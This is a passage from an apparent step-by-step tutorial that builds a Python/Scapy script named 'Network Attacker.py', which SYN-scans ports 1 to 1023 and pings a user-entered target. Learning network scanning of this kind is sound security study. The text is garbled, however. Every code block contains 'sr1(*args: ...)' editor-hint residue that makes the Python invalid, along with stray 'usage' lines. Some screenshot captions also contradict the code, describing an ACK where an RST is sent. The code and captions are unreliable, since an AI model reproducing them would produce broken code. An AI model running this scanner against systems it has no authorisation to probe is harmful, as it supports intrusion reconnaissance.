
The screenshot shows a code editor window with the title "Network Attacker.py". The code is written in Python and uses the scapy library to perform a port scan and close connections. The code defines a function `scanport` that takes a port and a target IP as arguments. It sends a SYN packet to the target's port and checks if it receives a SYN-ACK response. If so, it sends an RST packet to close the connection and returns `True`. If no response is received or it's not a SYN-ACK, it returns `False`. The code also includes imports for scapy.all, TCP, IP, Ether, ARP, RandShort, conf, sr1, and send, along with some configuration and target input handling.

```
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
...
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1, send

conf.verb = 0
target = input("enter input please: ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    source_port = RandShort()
    SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
    if SynPkt is None or not SynPkt.haslayer(TCP):
        return False
    if SynPkt[TCP].flags == 0x12:
        send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
        return True
    else:
        return False
```

## 14 Create a function that checks target availability.



The screenshot shows a code editor window with the title "Network Attacker.py". The code is written in Python and uses the scapy library to perform network scanning and target availability checks. The code includes imports for scapy.all, scapy.layers.inet, scapy.layers.l2, and scapy.layers.icmp. It defines two functions: `scanport` and `check_target_availability`. The `scanport` function performs a SYN scan on a specific port of a target host. If a SYN-ACK is received, it returns True; otherwise, it returns False. The `check_target_availability` function sends an ICMP echo request to the target and checks if a response is received. If a response is received, it returns True; otherwise, it returns False. The code also includes a main loop that prompts the user for a target IP and scans ports from 1 to 1024, adding open ports to a list.

```
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1, send
from scapy.all import ICMP

conf.verb = 0
target = input("enter input please: ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    source_port = RandShort()
    SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
    if SynPkt is None or not SynPkt.haslayer(TCP):
        return False
    if SynPkt[TCP].flags == 0x12:
        send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
        return True
    else:
        return False


def check_target_availability(target):
    response = sr1(*args: IP(dst=target)/ICMP(), timeout=2, verbose=False)
    if response is None:
        return False
    else:
        return True

for port in Registered_Ports:
    if scanport(port, target):
        open_ports.append(port)

print("Open ports: ", open_ports)
```

**15** Implement "try" and "except" methodology. If the exception occurs, catch it as a variable.

**16** Print the exception and return a **False**.



The screenshot shows a code editor window with the title "Network Attacker.py". The code is written in Python and uses the Scapy library to perform a port scan on a target host. It includes two functions: `scanport` and `check_target_availability`. The `scanport` function attempts to establish a SYN connection to a specific port on the target. If successful, it sends an ACK response. If an exception occurs during the process, it prints an error message and returns `False`. The `check_target_availability` function sends an ICMP echo request to the target and checks if a response is received within a timeout. If no response is received, it prints an error message and returns `False`. The code is annotated with line numbers from 1 to 37.

```
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
...
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1, send
from scapy.all import ICMP


conf.verb = 0

target = input("enter input please: ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    try:
        source_port = RandShort()
        SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

def check_target_availability(target):
    try:
        response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

**17** Set the “**conf.verb**” to **0** inside the “**try**” block.



The screenshot shows a code editor window with the file "Network Attacker.py" open. The code is written in Python and uses the Scapy library for network scanning. The script defines two functions: `scanport` and `check_target_availability`. Both functions use a `try` block to handle exceptions. Inside the `try` block of `scanport`, the variable `conf.verb` is set to 0. The code then performs a SYN scan on the specified port and checks if the response is a SYN-ACK. If it is, it sends an ACK and returns True; otherwise, it returns False. If an exception occurs during the scan, it prints an error message and returns False. The `check_target_availability` function performs a simple ICMP ping to the target IP and returns True if a response is received within the timeout period, or False if no response is received.

```
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1, send
from scapy.all import ICMP

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

- 18** Create a variable that sends an ICMP packet to the target with a timeout of 3 using the command `sr1(IP(dst = target)/ICMP(), timeout = 3)`.

```
Network Attacker.py ×

1  from scapy.all import *
2  from scapy.layers.inet import TCP, IP, Ether
3  from scapy.layers.l2 import ARP
4  from scapy.all import RandShort
5  from scapy.all import conf
6  from scapy.all import sr1, send
7  from scapy.all import ICMP
8
9  target = input("Enter the target IP address: ")
10 Registered_Ports = range(1, 1024)
11 open_ports = []
12
13 def scanport(port, target):
14     try:
15         conf.verb = 0
16         source_port = RandShort()
17         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
18         if SynPkt is None or not SynPkt.haslayer(TCP):
19             return False
20         if SynPkt[TCP].flags == 0x12:
21             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
22             return True
23         else:
24             return False
25     except Exception as e:
26         print(f"Error scanning port {port}: {e}")
27         return False
```

```
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
        return icmp_response
    except Exception as e:
        print(f"Error sending ICMP to {target}: {e}")
        return None
```

- 19** Under “try” and “except” methodology, check if the ICMP packet was sent and returned successfully. If this is the situation, return “True” at the end of the block.

The screenshot shows a code editor window with the file "Network Attacker.py" open. The code is written in Python and uses the Scapy library for network operations. It includes functions for port scanning, target availability checking, and sending ICMP packets.

```
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1, send
from scapy.all import ICMP


target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False


def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to {target}: {e}")
        return None
```

**20** Create an **IF** statement that uses the availability check function to test whether the target is available.




```
Network Attacker.py
1  from scapy.all import *
2  from scapy.layers.inet import TCP, IP, Ether
3  from scapy.layers.l2 import ARP
...
4  from scapy.all import RandShort
5  from scapy.all import conf
6  from scapy.all import sr1, send
7  from scapy.all import ICMP
8
9  target = input("Enter the target IP address: ")
10 Registered_Ports = range(1, 1024)
11 open_ports = []
12
13 def scanport(port, target):
14     try:
15         conf.verb = 0
16         source_port = RandShort()
17         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
18         if SynPkt is None or not SynPkt.haslayer(TCP):
19             return False
20         if SynPkt[TCP].flags == 0x12:
21             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
22             return True
23         else:
24             return False
25     except Exception as e:
26         print(f"Error scanning port {port}: {e}")
27         return False
28
29 usage
30 def check_target_availability(target):
31     try:
32         conf.verb = 0
33         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
34         return not (response is None)
35     except Exception as e:
36         print(f"Error checking target availability: {e}")
37         return False
```



```
38 def send_icmp(target):
39     try:
40         conf.verb = 0
41         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
42         return not (icmp_response is None)
43     except Exception as e:
44         print(f"Error sending ICMP to {target}: {e}")
45         return None
46
47 if check_target_availability(target):
48     print(f"The target {target} is available.")
49 else:
50     print(f"The target {target} is not available.")
```

## 21 Create a loop that goes over the “ports” variable range.



```
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1, send
from scapy.all import ICMP

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

